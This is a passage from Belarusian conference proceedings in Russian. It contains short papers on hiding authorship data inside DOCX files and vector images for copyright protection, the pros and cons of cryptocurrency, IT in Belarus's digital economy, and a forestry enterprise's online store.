5. Законопроект о комплексной корректировке гражданского законодательства принят во втором чтении [Электронный ресурс]. – Режим доступа: <https://www.belta.by/society/view/zakonoprojekt-o-kompleksnoj-korrektirovke-grazhdanskogo-zakonodatelstva-prinjat-vo-vtorom-chtenii-593178-2023/>. – Дата доступа: 11.11.2023.

ИСПОЛЬЗОВАНИЕ ОСОБЕННОСТЕЙ ФОРМАТА DOCX ДЛЯ ХРАНЕНИЯ И ПЕРЕДАЧИ АВТОРСКОЙ ИНФОРМАЦИИ МЕТОДАМИ КОМПЬЮТЕРНОЙ СТЕГАНОГРАФИИ

Аннотация. Описаны и проанализированы некоторые особенности нового метода встраивания тайной информации в электронные документы методами компьютерной стеганографии. Такая информация позволяет подтвердить авторские права на электронный контент.

N.P. Shutko

Belarusian State Technological University
Minsk, Belarus

USING THE FEATURES OF THE DOCX FORMAT FOR STORING AND TRANSMITTING AUTHOR'S INFORMATION BASED ON COMPUTER STEGANOGRAPHY METHODS

Abstract. Some features of the new method of embedding secret information into electronic documents using computer steganography methods are described and analyzed. Such information allows you to confirm the copyright of electronic content.

Развитие современных технологий, сферы IT и компьютерной стеганографии, в частности, приводит к необходимости создания новых более эффективных методов передачи и защиты данных. В опубликованных ранее работах были предложены и исследованы методы стеганографии, которые учитывают особенности электронных документов различных форматов [1, 2].

В [3] описан метод встраивания секретного сообщения в электронный растровый документ-контейнер в формате .jprg. Сущность метода заключается в использовании особенностей данного формата, который состоит в том, что контейнер формата .jprg имеет флаги начала и конца файла. Программа для работы с изображениями указанного формата не учитывает все данные, которые записаны после флага конца файла, так как они находятся вне контейнера. Кроме того, приложения, работающие с файлами архивами (например, WinRar) отбрасывают все данные файла до тех пор, пока не найдут заголовок архива. Дальнейшая работа состоит в так называемой «склейке» двух форматов – .jprg (данный файл выступает в роли контейнера) и пустого файла с расширением .rar. В результате

получается валидный файл-изображение, который можно при необходимости представить в виде архива.

Далее исследуем особенности описанного метода, адаптировав его под решение задач в области текстовой стеганографии.

За основу метода будет взят тот факт, что электронные текстовые документы формата .docx представляют собой архив, в котором содержится размеченный при помощи XML текст и другие данные о документе, которые могут быть интерпретированы текстовым редактором (рис. 1). Более подробно данная особенность была рассмотрена в [2, 4].




Рис. 1 - Файловая структура документа в формате *.docx

Для примера в качестве документа-контейнера будет выступать электронный текстовый документ в указанном выше формате .docx, размер контейнера составляет 19,7 килобайт (рис. 2).

Размер: 19,7 КБ (20 237 байт)

На диске: 20,0 КБ (20 480 байт)

Рис. 2 - Объем документа-контейнера

Эксперимент будет состоять из нескольких этапов. Первоначально в роли секретного сообщения будет выступать текстовый документ формата .txt. Содержимое данного файла приведено на рис. 3.




Рис. 3 - Содержимое стегосообщения

Для оценки корректности и точности проведения стеганографического преобразования будет использоваться редактор шестнадцатеричных и бинарных файлов *Hex Editor Neo*. Указанное выше стегосообщение будет иметь вид, представленный на рис. 4.




Рис. 4 - Представление сообщения в шестнадцатеричном формате

Путем добавления файла с авторским текстом в архив исходного документа-контейнера получаем стегоконтейнер, который имеет следующие свойства (рис. 5).

| | |
|-----------|-----------------------|
| Размер: | 19,9 КБ (20 458 байт) |
| На диске: | 20,0 КБ (20 480 байт) |

Рис. 5 - Размер стегоконтейнера

Визуально внедрение секретной информации не внесло никаких корректировок в содержимое исходного текстового документа. Изменению подвергся лишь набор файлов, входящих в архив данного контейнера.

Авторская информация может быть представлена не только формате текстового документа с расширением .txt, но и .xml. Методика осаждения идентична. Однако необходимо отметить, что полученный в результате такого стеганографического преобразования документ имеет меньший объем, нежели в случае встраивания стегосообщения в формате .txt (рис. 6).

| | |
|-----------|-----------------------|
| Размер: | 19,9 КБ (20 392 байт) |
| На диске: | 20,0 КБ (20 480 байт) |

Рис. 6 - Размер стегоконтейнера

Использование данного стеганографического метода повышает стойкость передаваемого стегосообщения в сравнении с методами, которые используют цветовые и пространственно-геометрические параметры символов текста. Это возникает в виду того, что пользователь не может преднамеренно или случайно изменить осажденное сообщение, например, в результате форматирования электронного документа.

Применение данного метода и его стойкость к искажениям различного рода представляет интерес для проведения дальнейших исследований.

Список использованных источников

1. Шутько, Н. П. Использование цветовых координат HSL для защиты и передачи авторской информации / Н. П. Шутько // Информационные технологии: материалы 86-й научно-технической конференции профессорско-преподавательского состава, научных сотрудников и аспирантов, Минск, 31 января–12 февраля 2022 г. – Минск: БГТУ, 2022. – С. 125–128.

2. Шутько Н. П. Передача текстовой информации на основе изменения апроша с использованием особенностей формата XML / Н. П. Шутько // Технические средства защиты информации: тез. докл. XXI Белорусско-российской науч.-техн. конф., Минск, 6 июня 2023 года. – Минск: БГУИР, 2023. – С. 102–103.

3. Стеганография. Общий обзор [Электронный ресурс]. – Режим доступа: https://m.vk.com/@fractal_utmn-steganografiya-obschii-obzor?context=author_page_date&ref=author_page. – Дата доступа: 01.11.2023.

4. Использование особенностей формата XML в методах текстовой стеганографии / П. П. Урбанович, О. А. Нистюк, М. Г. Савельева, Н. П. Шутько, А. Н. Николайчук // Информационные системы и технологии: материалы международного научного конгресса по информатике. – Ч. 1. – Минск: БГУ, 2022. – С. 120–126.

УДК 004.421.2

А.Н. Щербакова, Д.М. Романенко

Белорусский государственный технологический университет
Минск, Беларусь

ОСОБЕННОСТИ ФОРМИРОВАНИЯ КЛЮЧА ДЛЯ КОДИРОВАНИЯ ВЕКТОРНЫХ ИЗОБРАЖЕНИЙ

Аннотация. В статье рассмотрены особенности формирования ключа для кодирования векторных изображений с целью внедрения в электронные документы, содержащие векторные изображения, при этом построение графического ключа должно быть индивидуально для кодированного сообщения.

A.N. Shcherbakova, D.M. Romanenko

Belarusian State Technological University
Minsk, Belarus

FEATURES OF KEY GENERATION FOR ENCODING VECTOR IMAGES

Abstract. The article discusses the features of the formation of a key for encoding vector images for the purpose of embedding in electronic documents containing vector images, while the construction of a graphic key should be individual for the encoded message.

Кодирование – перевод данных, отображенных в виде первичного алфавита, в последовательность кодов [1].

Кодирование авторской информации в векторных изображениях может осуществляться в виде набора линий или простых геометрических фигур с разными параметрами (тип линии, толщина линии, расстояние между линиями). Защита любых документов строится на внедрении защитного ключа.

Методы генерации векторных защитных изображений описаны в [2]. При этом параметры генерации векторного изображения будут определяться секретным авторским ключом.

Рассмотрим общий вид ключа (K), который будет состоять как минимум из следующих блоков, представленных в десятичном виде.

1. Блок K^1 , определяющий количество и параметры линий (тип линии, толщина линии, расстояние между линиями), соответствующий каждому символу сообщений используемого алфавита (каждый отдельный параметр разделяется символом «;»). Для определения типа линии целесообразно ввести цифровые идентификаторы, например, 1 – сплошная линия (SL), 2 – штриховая (DL), 3 – длинный штрих (LDL), 4 – штрих-пунктир (DDL), 5 – длинный штрих-пунктир (LDDL). Отметим, что количество типов линий может быть увеличено, т. е. добавлены и другие типы. Толщина линий и расстояние между линиями будет задаваться в абсолютных величинах, а именно в «пт», т. е. пунктах.

Таким образом, например, если блок K^1 будет иметь следующий вид А–2;1;1;0,5, то это означает, буква «А» в векторном изображении будет представлена двумя сплошными линиями толщиной 1 пт и расстоянием между ними 0,5 пт.

Важно учесть при формировании ключа, что какая-либо комбинация линий, соответствующая определенному символу используемого алфавита, не должна быть началом другой комбинации линий, соответствующих другому символу алфавита. В противном случае на стадии декодирования их будет не различить.

2. Блок K^2 , определяющий количество повторов сообщения в генерируемом векторном защитном изображении. Данный блок должен учитывать параметр емкости векторного изображения, выражаемый в максимальном количестве сообщений, состоящих из самого «тяжелого» символа, который может быть закодирован в изображении. Он зависит также и от геометрического размера изображения.

3. Блок K^3 , определяющий вспомогательные символы, например, символ начала сообщения, конца сообщения, повтора сообщения и т. д. Данные символы необходимы для того, чтобы определить, от какой линии и до какой необходимо выполнять декодирование.

4. В блок K^4 можно определить некоторое число комбинаций линий и их параметров, использующихся для заполнения изображения до и после закодированного изображения. Назовем эти символы маскирующими, они должны будут выполнять задачу дорисовки защитного изображения и при этом решать проблему повышения сложности взлома ключа.

Далее перейдем к описанию алгоритма формирования графических кодов символов. Для этого надо определиться с двумя входными параметрами:

– количество символов в используемом алфавите (N) – если использовать все символы таблицы ASCII, то $N = 256$;

– количество используемых линий (k). При этом под k_1, k_2, k_3, k_4 и т.д. будем понимать определённый код линии. Так, если предполагается выполнять кодирование посредством черных линий толщиной 1 пиксель, то получим следующее (представлено в таблице 1).

Реализовать формирование графических кодов символов удобно через построение дерева, в котором у узла может быть не более k потомков. При этом на первом уровне будет k узлов, на втором уровне k_2 узлов, на третьем уровне – k_3 узлов и так до тех пор, пока на соответствующем уровне не будет достаточное количество узлов, т.е. пока не выполнится неравенство следующего вида:

$$k^i \geq N, \quad (1)$$

где i – количество потомков узла, $i = 1, 2, 3$ и т. д. Узлы последнего уровня будут листьями дерева.

Таблица 1 – Пример штрихового векторного кодирования

| Формальное описание узла | Условное обозначение кода линии | Формальное описание кода |
|--------------------------|---------------------------------|--------------------------|
| k_1 | 1 | SL:1:(0,0,0) |
| k_2 | 2 | DL:1:(0,0,0) |
| k_3 | 3 | LDL:1:(0,0,0) |
| k_4 | 4 | DDL:1:(0,0,0) |
| k_5 | 5 | LDDL:1:(0,0,0) |

Так, например, при необходимости кодирования символов таблицы ASCII 5-ю вариантами линий, представленными в таблице выше, получим, что дерево будет состоять из 4 уровней. Фрагмент одной ветви (отходящей от корня) дерева со всеми потомками на всех уровнях представлен на рис. 1.

Отметим, что на последнем, четвертом, уровне можно сделать по 3 потомка (суммарное возможное количество листьев (символов) в дереве будет равно $5 \times 5 \times 5 \times 3 = 225$ – этого будет достаточно для кодирования таблицы ASCII с кодами от 32 («пробел») до 255 («я»)).




Рис. 1- Пример построения графического кода (фрагмент ветви)

Таким образом, каждый символ кодируемой последовательности символов будет присутствовать на генерируемом изображении в виде последовательности линий. Так, например, слово КОД должно быть представлено тремя квартетами линий:

К – 3142 (LDL:1:(0,0,0); SL:1:(0,0,0); DDL:1:(0,0,0); DL:1:(0,0,0));

О – 3211 (LDL:1:(0,0,0); DL:1:(0,0,0); SL:1:(0,0,0); SL:1:(0,0,0));

Д – 3111 (LDL:1:(0,0,0); SL:1:(0,0,0); SL:1:(0,0,0); SL:1:(0,0,0)).

Важнейшую роль во всем алгоритме кодирования играет построенное дерево – именно оно гарантирует то, что коды не повторяются, и то, что любой код не будет являться начальной комбинацией другого кода.

Из рисунка 1 примера видно, что все символы кодируются одинаковым количеством линий. Однако это не является обязательным условием предлагаемого алгоритма кодирования – можно построить дерево таким образом, чтобы листья, т.е. чтобы символы, располагались на всех уровнях дерева.

Приведем пример формирования графических кодов символов. Будем использовать символы таблицы ASCII от 97 до 122 и символ точка, то есть $N = 27$, каждая линия будет описываться тремя

параметрами. Первый параметр – тип линии. В качестве основных выберем следующие 3 типа (сплошная – Solid line (SL), штриховая – Dashed line (DL), штрих-пунктир – Dot-Dash line (DDL)). Вторым параметром является толщина линии, толщину будем задавать в пикселях, например, 1, 2 и 3. Третий параметр – расстояние между линиями, также 1, 2 и 3. Дерево представлено на рисунке 2.




Рис. 2. Пример построения графического кода

Так, например, слово *vector* должно быть представлено шестью линиями:

v – 321 (DDL:2:1); e – 122 (SL:2:2); c – 113 (SL:1:3); t – 312 (DDL:1:2); o – 223 (DL:2:3); r – 233 (SL:3:3).

Важно отметить, что в каждой закодированной последовательности присутствует кодовое слово, которое различно для каждого пользователя. Например, в качестве кодового слова возьмем слово *code*. Тогда получим:

v – 321 (DDL:2:1); e – 122 (SL:2:2); c – 113 (SL:1:3); t – 312 (DDL:1:2); o – 223 (DL:2:3); r – 233 (SL:3:3); c – 113 (SL:1:3); o – 223 (DL:2:3); d – 121 (SL:2:1); e – 122 (SL:2:2)

Таким образом, блок K^1 ключа влияет на построение дерева, блоки K^2 , K^3 , K^4 необходимы для усложнения анализа изображения и потенциального взлома. Обеспечивать уникальность графических кодов при одинаковом количестве используемых для кодирования линий, а также одинаковом построенном дереве с позиции распределения кодов линий можно, варьируя для разных пользователей типы линий и их атрибуты, а также соответствие линий и символов. Сделать это удобно через хранение в ключевой информации пользовательского алфавита, т.е. набора используемых символов и знаков в определенной последовательности, не соответствующей таблице ASCII.

Список использованных источников

1. Кузьмин, И.В. Теоретические основы информационные техники / И.В. Кузьмин // Сфера. – 2016. – 162 с.
2. Новосельская, О.А., Савчук, Н.А., Щербакова, А.Н., Романенко, Д.М. Алгоритмы и программное средство для генерации

защитных изображений печатных документов. / О.А. Новосельская // Труды БГТУ. Сер. 3, Физико-математические науки и информатика. – 2022. – № 1 (254). – С. 64-72.

3. Труфанова, Е.В., Кузнецова, Н.А., Макеев, П.В. Штрихкод. История создания, его разновидности и назначение / Е.В. Труфанова // Новая наука: теоретический и практический взгляд. – 2016. – № 8. – С. 186-188.

4. Novoselskaya, O.A., Kolesnikov, V.L., Solov'eva, T.V., Nagornova, I.V., Bablyuk, E.B., Trapeznikova, O.V. Scale Control and Quality Management of Printed Image Parameters / O.A. Novoselskaya // Journal of Physics: Conference Series. – Vol. 858. – 2017.

5. Романенко, Д.М., Алаа, Вахаб. Методы цифровой стеганографии на основе модификации цветовых параметров изображения / Д.М. Романенко // Труды БГТУ. – 2018. – № 1 (206). – С. 94-99.

УДК 336.741.24

Н.И. Белодед, В.А. Абрамова, А.В. Федоренко

Академия управления при Президенте Республики Беларусь
Минск, Беларусь

ПРЕИМУЩЕСТВА И НЕДОСТАТКИ КРИПТОВАЛЮТЫ В УСЛОВИЯХ ГЛОБАЛИЗАЦИИ

Аннотация. Едва ли, не главным признаком глобализационных тенденций современности выступает динамичное развитие всех сфер общества, в частности, различных инновационных технологий.

N.I. Beloded, V.A. Abramova, A.V. Fedorenko

Academy of Public Administration under the aegis of the President
of the Republic of Belarus
Minsk, Belarus

ADVANTAGES AND DISADVANTAGES OF CRYPTOCURRENCIES IN THE CONTEXT OF GLOBALIZATION

Abstract. Perhaps the main sign of the globalization trends of our time is the dynamic development of all spheres of society, in particular, various innovative technologies.

Электронные деньги приобретают особую популярность, хотя и появились не так давно. Заметим, что этому способствовали различные факторы, в частности, такие как удобство совершения оплаты товаров в интернет-магазинах, высокая скорость проведения транзакций, использование современных технологий для обеспечения безопасности финансовых сделок [1].

Одним из таких нововведений в области электронных денег выступают криптовалюты. Это цифровые монеты, защищены от подделки, которые можно хранить в электронных кошельках и переводить между кошельками [2]. Фактически это такие деньги, очень похожи на те, которые привыкли хранить на своих расчетных и других карточках. Однако возникает вопрос: является ли такой способ сохранения капитала эффективным, выгодным и безопасным?

Цель работы – рассмотреть особенности становления криптовалюты, преимущества и недостатки в условиях глобализации.

В первые годы своего существования криптовалюта ни была известной и популярной. Однако после появления биткоинов в 2009 году она начинает пользоваться спросом.

На официальном сайте «биткоины» трактуются как инновационная платежная система и новый вид денег, который функционирует без центрального органа управления или банков, а обработка транзакций и эмиссия биткоинов выполняется коллективно участниками компьютерной сети Internet [2]. Все же в Беларуси такой виртуальный капитал не является официально утвержденным, отсутствует официальный орган, который бы осуществлял контроль данного обращения денег.

Несмотря на увеличение популярности криптовалюты, некоторые страны отказываются и даже запрещают ее использование. Среди факторов, которые привели к этой ситуации, можно определить недостатки и ограничения криптовалюты в целом.

Во-первых, такая валюта не контролируется ни одним официальным органом и поэтому считается ненадежной. Специалисты утверждают, что многие люди рискуют, покупая эти деньги. Даже суд, пока что ничем не поможет в случае потери сбережений [3]. Во-вторых, данные средства могут использоваться для финансирования терроризма, преступности, для легализации денежных средств, полученных преступным путем. Никто не знает, с какой целью и куда именно тратятся биткоины, поэтому существует опасность их нелегитимного использования.

Отметим также и преимущества этой системы виртуальных финансовых активов. Среди них можно выделить отсутствие

дополнительной комиссии за использование криптовалюты. По мнению исследователей, именно это условие и привлекает потребителей к привлечению пользования биткоинами [3].

Другими преимуществами использования этой криптовалюты выступают ее «недоступность» и анонимность, конфиденциальность. Поскольку биткоины контролируются единой виртуальной системой, поэтому потенциально это может уменьшать риски ее взлома.

Обобщая выше обозначенное, можно утверждать, что криптовалюта и другие электронные заменители денежных единиц в перспективе будет приобретать большее распространение и популярность среди граждан Беларуси. Прежде всего, это связано с представлениями населения о финансовой возможности заработать неплохое состояние, используя криптовалюту, к тому сами по себе биткоины являются уникальными, они отражают новые технологические идеи, не имея на сегодня никаких аналогов. Общество чаще начинает использовать эти новые формы электронных денег, привлекая их в различные сферы финансовой деятельности. При этом вопрос обеспечения безопасности является и остается сегодня одним из существенных в проблематике криптовалют, что определяет главные препятствия в их развития и распространения в условиях глобализации. Отсюда для обеспечения увеличения частоты использования новых форм электронных денег среди населения необходимо решить еще много технологических, экономических и юридических вопросов в целом.

Список использованных источников

1. Инновационное предпринимательство: состояние и перспективы развития // Сборник материалов II Всероссийской научно-практической конференции. - М.: Финансы, 2017. - 280 с.
2. Модернизация управления национальной экономикой: материалы IV Междунар. научно-практической. конф. (24-25 ноября 2016). - М.: Финансы, 2016. - 394 с.
3. Попов В. Что такое криптовалюта? [Электронный ресурс] / Вадим Попов // Радио Свобода. - 2017. - Режим доступа к ресурсу: <https://www.radiosvoboda.org/a/details/28742278.html>.

В.А. Абрамова, Н.И. Белодед, А.В. Федоренко
Академия управления при Президенте Республики Беларусь
Минск, Беларусь

РОЛЬ ИТ-ТЕХНОЛОГИЙ В ЦИФРОВОЙ ЭКОНОМИКЕ

Аннотация. Цифровизация в мировой экономике означает быстрое и всеобъемлющее внедрение информационных технологий в повседневную жизнь, бизнес-процессы и государственное управление.

V.A. Abramova, N.I. Beloded, A.V. Fedorenko
Academy of Public Administration under the aegis of the President
of the Republic of Belarus
Minsk, Belarus

THE ROLE OF IT-TECHNOLOGIES IN DIGITAL ECONOMY

Abstract. Digitization in the global economy means fast and comprehensive introduction of information technologies into everyday life, business processes and public administration.

Экономика стремительно цифровизируется, что требует от всех участников общества использования информационных технологий. Они повышают качество жизни, конкурентоспособность национальной экономики и ее интеграцию в мировую систему, эффективность государственного и местного управления.

Цифровизация основывается на пяти элементах: человеке с компьютером, трудовом коллективе с компьютерными технологиями, предприятию с информационной структурой, сетевых и кластерных формах организации бизнеса, глобальном цифровом сообществе с электронными сетями и рынками [1].

Цифровая экономика характеризуется проникновением ИТ-технологий во все сферы жизни, передачей части функций по использованию ИТ специализированным организациям (ИТ-аутсорсинг), ростом расходов на цифровую трансформацию и инновации, увеличением числа пользователей интернета и подключенных объектов, новыми моделями взаимодействия потребителей и предприятий, человека и государства, снижением спроса на оборудование и ростом спроса на услуги и программное обеспечение, перемещением бизнеса в страны с низкой стоимостью труда.

Цифровизация в белорусской экономике проявляется в разных сферах:

1. онлайн-услуги, которые позволяют управлять домом, образованием, здоровьем и другими аспектами жизни через интернет. Например, услуга «Умный дом» от «Белтелекома» имеет более 70 тыс. абонентов;

2. интернет-торговля, которая занимает 10% рынка розничной торговли и основана на цифровых платформах. Она упрощает взаимодействие между производителями, продавцами и покупателями, снижает затраты и увеличивает выбор. В Беларуси развиты все виды электронной торговли: B2B, B2G, B2C, C2C и G2B;

3. электронные платежи, которые составляют более 30% всех платежей в стране. Они обеспечивают быстроту, безопасность и удобство расчетов. В рамках создания Белорусской интегрированной сервисно-расчетной системы в 2019 г. был завершен проект НИР «Единый регистр граждан, имеющих льготы, права на государственную и иные виды поддержки»;

4. интернет-реклама, которая включает контекстную, медийную и видеорекламу, продвижение в социальных сетях. Она обладает высокой эффективностью и низкой стоимостью, позволяет обмениваться информацией в реальном времени и получать обратную связь от потребителей;

5. электронный документооборот, который оптимизирует внутренние бизнес-процессы и упрощает общение с государственными органами и другими организациями. В 2019 г. все государственные организации (более 17 тыс.) перешли на электронный документооборот и подключены к системе межведомственного документооборота (СМДО);

6. развитие блокчейна, который является новой технологией хранения и передачи данных. В Беларуси были приняты нормативные акты по функционированию информационной сети с использованием технологии блокчейн и введена в эксплуатацию задача «Реестр банковских гарантий» на базе блокчейна.

Эти формы цифровизации повышают доступность и качество услуг и продуктов, удовлетворяют потребности населения и общества, способствуют устойчивому развитию экономики.

Для дальнейшего развития цифровизации в Беларуси был подписан Президентом 21.12.2017 г. декрет № 8 «О развитии цифровой экономики» [2].

Программным документом в данной сфере является Стратегия развития информатизации в Республике Беларусь на 2016-2022 гг. Согласно Стратегии, приоритетными направлениями использования Интернет-услуг в Беларуси являются: электронное правительство,

электронная экономика, электронное здравоохранение, электронное обучение, электронная занятость и социальная защита населения, система массовых коммуникаций и электронный контент [3].

Цифровые технологии имеют большую ценность, но в процессе их внедрения возникают проблемы. Среди них: высокая стоимость, недостаточное осознание их роли в изменении экономики и общества, нехватка квалифицированных специалистов и низкий уровень цифровой грамотности. Это мешает активному использованию новых экономических моделей и бизнес-форматов, таких как цифровые платформы, облачные технологии и многих других.

Список использованных источников

1. Тенденции мирового ИТ-рынка [Электронный ресурс] – URL: www.tadviser.ru/index.php/ (Дата доступа: 16.10.2023)

2. О развитии цифровой экономики: Декрет Президента Республики Беларусь от 21 декабря 2017 г. № 8 // Национальный правовой Интернет-портал Республики Беларусь [Электронный ресурс]. – URL://pravo.by/. (Дата доступа: 16.10.2023)

3. Стратегия развития информатизации в Республике Беларусь на 2016-2022 гг. [Электронный ресурс]. – URL: <http://e-gov.by/zakony-i-dokumenty/strategiya-razvitiyainformatizacii-v-respublike-belarus-na-2016-2022-gody>. (Дата доступа: 16.10.2023)

УДК 004.738.5:630*7

В.В. Юшкевич, Т.П. Водопьянова

Белорусский государственный технологический университет
Минск, Беларусь

ИНТЕРНЕТ-МАГАЗИН ЛЕСХОЗА КАК СПОСОБ ПРОДВИЖЕНИЯ ПРОДУКЦИИ

Аннотация. В работе рассматриваются торговые площадки «Лесной домик». Приводится сравнение цен данных площадок с другими магазинами, также продающими продукцию из древесины. Делается вывод о потребительской выгоде, рассматриваются варианты совершенствования, пути развития данных торговых площадок.

V.V. Yushkevich, T.P. Vodopyanova

Belarusian State Technological University
Minsk, Belarus

FORESTRY ONLINE STORE AS A WAY TO PROMOTE

***Abstract.** The article discusses the Forest House trading platforms. A comparison of the prices of these sites with other stores that also sell wood products is provided. A conclusion is drawn about consumer benefits, options for improvement, and ways to develop these trading platforms are considered.*

Древесина является одним из самых древних материалов, сопровождающим человечество на протяжении уже очень многих веков. Изделия из древесины имели спрос с давних пор не только из-за своих физических свойств, но также по причине уникального эстетического вида. Это является объяснением использования древесины не только в мебельном производстве и строительстве, но и в интерьере и декоре. Однако последние годы, по причине все большего внимания общества к окружающей среде, древесные изделия приобретают все больший спрос у потребителей. Именно по этой причине специализирующиеся на товарах из древесины магазины становятся лишь более востребованными. Далее в работе будет рассмотрена торговая сеть «Лесной домик».

В организациях Министерства лесного хозяйства с 1 июля 2023 года успешно функционирует торговая сеть «Лесной домик», которая состоит из пятнадцати уникальных торговых площадок [1]. Они представляют в продажу большой ассортимент товаров: деревянные домостроения, пиломатериалы, бани и летние домики, беседки, изделия для приусадебного участка, декоративно-посадочный материал, древесное топливо, продукты питания, сувенирная продукция, побочная продукция. Продукция производится прилегающими к торговой площадке лесхозами и реализуется без посредников и с минимальной рентабельностью.

Рассмотрим интернет-магазин Копыльского опытного лесхоза, предоставляющего свою продукцию также торговой площадке «Лесной домик» в Дзержинске. На сайте представлен широкий ассортимент товаров: пиломатериалы, детали профильные, декоративно-посадочный материал, сок березовый натуральный, дрова колотые, мед натуральный лесной, пеллеты, прочая продукция [2].

Для сравнения цены возьмем хвойную доску пола сорта 1-2 толщиной 27 мм с сайта Копыльского опытного лесхоза и магазина «ОМА». За 1 м² из лесхоза стоимость на 15 ноября 2023 года составит 27 рублей 95 копеек, в то время как из магазина «ОМА» – около 48 рублей 07 копеек [3]. В таком случае выгода составит 20 рублей 12

копеек при том, что на обоих сайтах изделие указано как произведенное в Беларуси.

Сравнение цен хвойного бруса строганного сорта 1-2 толщиной 30 мм. За 1 м³ бруса лесхоза цена составит около 624.44 белорусских рублей, в то время как за брусок «ОМА» того же объема придется заплатить около 1895.83 белорусских рублей.

Данные примеры очень ясно показывают выгоду от покупки пиломатериалов на сайте Копыльского лесхоза.

Также сравним цену за фанеру сорта 2-4 с параметрами: толщина – 18 мм, длина и ширина – 1525 мм. Цена за 1 штуку на интернет-магазине Копыльского лесхоза составляет 53.03 белорусских рублей, а на интернет-магазине стройматериалов «Сделай сам» – 74.64 белорусских рублей [4].

Исходя из данных примеров можно сделать вывод, что покупка изделий из древесины будет в большинстве случаев выгоднее на сайте лесхоза, а не строительных материалов. Также стоит отметить, что на сайте Копыльского лесхоза, в отличие от магазинов «Сделай сам» и «ОМА» представлена более подробная информация о товаре. Например, на сайте «Сделай сам» порода древесины, из которой была сделана фанера указана не была. Также при покупке на сайте Копыльского лесхоза вы точно будете знать из древесины какого лесхоза произведена та или иная продукция, в отличие от магазинов строительным материалов в большинстве случаев.

Также был проведен SWOT-анализ, по итогам которого можно выявить возможности и угрозы торговых площадок «Лесной домик».

Одной из возможностей является увеличение спроса на товары из древесины за счет экологичности данной продукции. Это связано с тем, что последние годы общество все больше заинтересовано в защите окружающей среды и старается потреблять товары, которые наносят минимальный ущерб экосистеме. Увеличение спроса на продукцию даст потенциал развития и совершенствования товаров и услуг, предоставляемых лесхозами. Также есть возможность повышения рентабельности торговой сети при создании удобного интернет-магазина, который будет осуществлять доставку по всей Беларуси. Для этого необходимо развитие инфраструктуры собственной товаропроводящей сети. Однако это позволит расширить сферы деятельности и потенциальные возможности сети.

К угрозам можно отнести вероятность небольшого количества продаж в данной сети из-за слабой рекламной деятельности и конкуренции с компаниями, которые уже закрепились на рынке и имеют удобное для потребителя расположение, доставку. Также

присутствует угроза недостатка привлекательности для потребителя или слабое наращивание клиентской базы в связи с нехваткой важной информации на сайте для покупки товара. Примером может послужить отсутствие информации о доставке на главном сайте торговых площадок.

Интернет-магазины лесхозов позволяют предлагать широкий ассортимент качественных и экологических изделий, что привлекает все больше покупателей, которых интересует уникальность и натуральность в интерьере, удобство, качественные продукты питания и тому подобное. Использование интернета для продвижения продукции позволяет расширять лесхозам свою клиентскую базу и достигать новых рынков, что способствует развитию бизнеса и увеличению продаж. Исходя из всего вышесказанного можно сделать вывод, что интернет-магазины лесхозов являются как удобным и доступным для потребителей способом для покупки изделий из древесины, так и важным инструментом для продвижения товаров и услуг, развития данной отрасли.

Список использованных источников

1. Торговые площадки «Лесной домик» [Электронный ресурс]. - Режим доступа: <https://lesnoidom.by/>. - Дата доступа: 30.06.2023.
2. Интернет-магазин Копыльского опытного лесхоза [Электронный ресурс]. - Режим доступа: <https://shop.kopyllh.by/>. - Дата доступа: 30.06.2023.
